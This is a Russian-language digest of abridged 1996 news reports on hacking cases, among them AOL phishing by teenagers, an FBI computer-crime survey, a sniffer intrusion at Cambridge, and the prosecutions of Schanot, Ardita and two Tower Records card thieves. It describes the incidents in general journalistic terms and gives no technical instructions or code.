Двое подростков притворились представителями службы выставления счетов онлайн-сервиса и похитили не менее 15 номеров кредитных карт, использовав их для покупки товаров на 15 000 долларов — от компьютерного оборудования до тарелок для ударных установок, сообщила полиция.

Двум 16-летним предъявлено 39 обвинений в хранении похищенного имущества, краже и попытке мошенничества. Они переданы под опеку родителей до слушания в суде по делам несовершеннолетних.

Полиция считает, что подростки получили программу, разработанную хакерами для обмана клиентов America Online. Программа отправляет пользователям сообщение, что их отключат, если они не введут своё имя, номер кредитной карты и пароль к интернет-сервису.

Опрос ФБР выявил рост киберпреступности — 6 мая 1996 г.

Автор: Rory J. O'Connor (San Jose Mercury News)

Злоумышленники взламывают компьютерные системы страны со всё возрастающей частотой и нередко преследуют более злонамеренные цели, чем прежде, — свидетельствует опрос, проведённый совместно ФБР и частной организацией специалистов по компьютерной безопасности.

«Это показывает, что ставки в киберпространстве повысились», — заявил Ричард Пауэр, старший аналитик Института компьютерной безопасности в Сан-Франциско, проводившего опрос. «По мере того как весь бизнес уходит в киберпространство, туда же уходит и всякого рода преступность. Это уже не просто вандализм».

Более 40 процентов из 428 корпоративных, университетских и правительственных площадок, принявших участие в опросе ФБР, сообщили как минимум об одном несанкционированном использовании своих компьютеров за последние 12 месяцев; некоторые учреждения фиксировали до 1 000 атак за этот период.

Судя по всему, участились и случаи компьютерных преступлений на заказ, говорит Пауэр. Их совершают в основном более старшие хакеры, которые переросли простую демонстрацию навыков перед сверстниками и научились зарабатывать деньги на своих умениях. По его предположению, часть заказов поступает от разведывательных служб различных государств, хотя доказательств этому он не привёл.

Университетского хакера будут искать в интернете — 27 апреля 1996 г.

Автор: Robert Uhlig (London Daily Telegraph)

Специалисты Кембриджского университета используют интернет для поиска хакера, проникшего в их системы безопасности и получившего доступ к некоторым наиболее чувствительным исследовательским данным в мире.

У властей не было оснований полагать, что хакер удалял или изменял файлы, «хотя такая возможность существовала». Файлы всемирно известных учёных могли быть просмотрены или скопированы, что дало хакеру доступ к коммерчески и академически чувствительным материалам.

Хакер использовал так называемую программу-снифер, которая четыре недели незаметно работала внутри компьютерной системы, отслеживая её активность. Это могло позволить ему составить список всех паролей и получить неограниченный доступ к каждому компьютеру в университетской сети. «Существовала возможность получить доступ к любым материалам на любом компьютере в любой точке университетской сети — от электронной почты до конфиденциальных исследовательских данных», — заявил г-н Стиббс.

Автор: Robert E. Kessler (Newsday)

В попытке помочь (Эду) Камингсу и дискредитировать Секретную службу хакерский журнал с Лонг-Айленда на прошлой неделе запустил страницу во Всемирной паутине с перечнями частот радиосвязи Секретной службы, фотографиями агентов и кодовыми именами, используемыми

ведомством для обозначения официальных лиц и зданий.

В прошлом году Камингс, 35-летний уроженец Ридинга (штат Пенсильвания), признал себя виновным в федеральном суде Филадельфии в хранении телекоммуникационного оборудования с целью мошенничества и отбыл семимесячный тюремный срок.

По итогам этого осуждения на прошлой неделе суд в Истоне, штат Пенсильвания, к северу от Филадельфии, приговорил Камингса к сроку от шести до 24 месяцев за нарушение условий испытательного срока: он не признал себя виновным в деле о фальсификации доказательств в другом деле о телефонном взломе 1994 года.

«Изображать этого парня белым рыцарем или поборником свободы слова — неправильно», — заявил Кун. «Он занимался мошенничеством».

До адвоката Камингса, Кеннета Трухильо, дозвониться не удалось.

Судья отказал обвиняемому хакеру в залоге — 6 апреля 1996 г.

Автор: Tim Bryant (St. Louis Post Dispatch)

После того как другой заключённый сообщил, что обвиняемый хакер Кристофер Шано планирует быстро сбежать из дома родителей у Хай-Риджа, федеральный магистрат в пятницу решил оставить Шано под стражей.

«Он сказал, что подождёт пару дней и смотается», — показал заключённый Джеральд Эспозито.

Адвокат Шано, федеральный защитник Норм Лондон, заявил суду, что предполагаемого разговора между молодым человеком и Эспозито не было.

Лондон, указав, что у Эспозито есть судимости за сексуальное насилие, сообщил, что пожилой заключённый «делал намёки» тюремным чиновникам о переводе Шано в жилой блок Эспозито.

Взломан! Правительство и компании сражаются с компьютерными взломщиками — 7 апреля 1996 г.

Автор: Colleen Bradford (St. Louis Post Dispatch)

Каждый день сотни людей за персональными компьютерами пытаются проникнуть в корпоративные и правительственные компьютерные сети. Иногда они просто осматриваются, иногда уничтожают данные, а иногда похищают личную и секретную информацию.

Две недели назад правоохранительные органы предъявили обвинения 21-летнему аргентинцу в использовании интернета для незаконного проникновения в компьютерные сети объектов Министерства обороны, NASA, Национальной лаборатории Лос-Аламос и ряда университетов. Министерство юстиции разыскивает Хулио Сесара Ардиту, получившего доступ к конфиденциальным исследовательским файлам по конструкции самолётов, технологиям радаров и спутниковой технике.

Крис Шано, 19 лет, из Хай-Риджа, на прошлой неделе предстал перед судом в Сент-Луисе по обвинению в хакинге. Шано, бежавший в Пенсильванию из Сент-Луиса после окончания средней школы Вьянни в мае прошлого года, обвиняется по пятипунктному обвинительному заключению во взломе компьютеров компаний Southwestern Bell, Bell Communications Research, Sprint и SRI

International — подрядчика по НИОКР, работающего по государственным контрактам. Слушание дела назначено на 10 июня.

Шано, как и другие хакеры, по всей видимости, пристрастился к ощущению власти, которое даёт взлом частной компьютерной сети, — считает сержант полиции округа Сент-Луис Томас Ласатер, занимающийся расследованием компьютерных преступлений уже семь лет.

«Обычно эти молодые хакеры не используют компьютеры в корыстных целях», — сказал Ласатер. «Для них это просто вызов — посмотреть, что им удастся покорить».

Ужасные приключения Майка и Терри

Автор: Elizabeth Weise (AP Newswire)

Терри Юинг опаздывал. Самолёт отправлялся через час, а он никак не мог оторваться от компьютера и дыры, которую пробил в системе безопасности Tower Records.

Он продолжал рыскать, ища что-нибудь интересное, чтобы привезти на хакерский съезд. Наконец, за пять минут до того, как перед его квартирой сигналил автобус в аэропорт, он скачал файл с 1 700 номерами кредитных карт.

«Мы не думали, что за нами следят», — сказал он семь месяцев спустя — сквозь дюймовый плексиглас в тюрьме округа Сакраменто.

Юинг передумал брать файл Tower Records с собой 31 июля и оставил его на жёстком диске, пока они с Кимом ездили на DefCon — крупнейший из западнопобережных хакерских слётов — на выходные: хвастаться, тусоваться и развлекаться.

«Мы никогда бы не догадались, что они вышли на нас. Их защита была такой слабой, что это просто поражало», — говорит 20-летний Ким по телефону с шестого этажа той же тюрьмы, где сидит его друг. Ему грозит 18 месяцев заключения.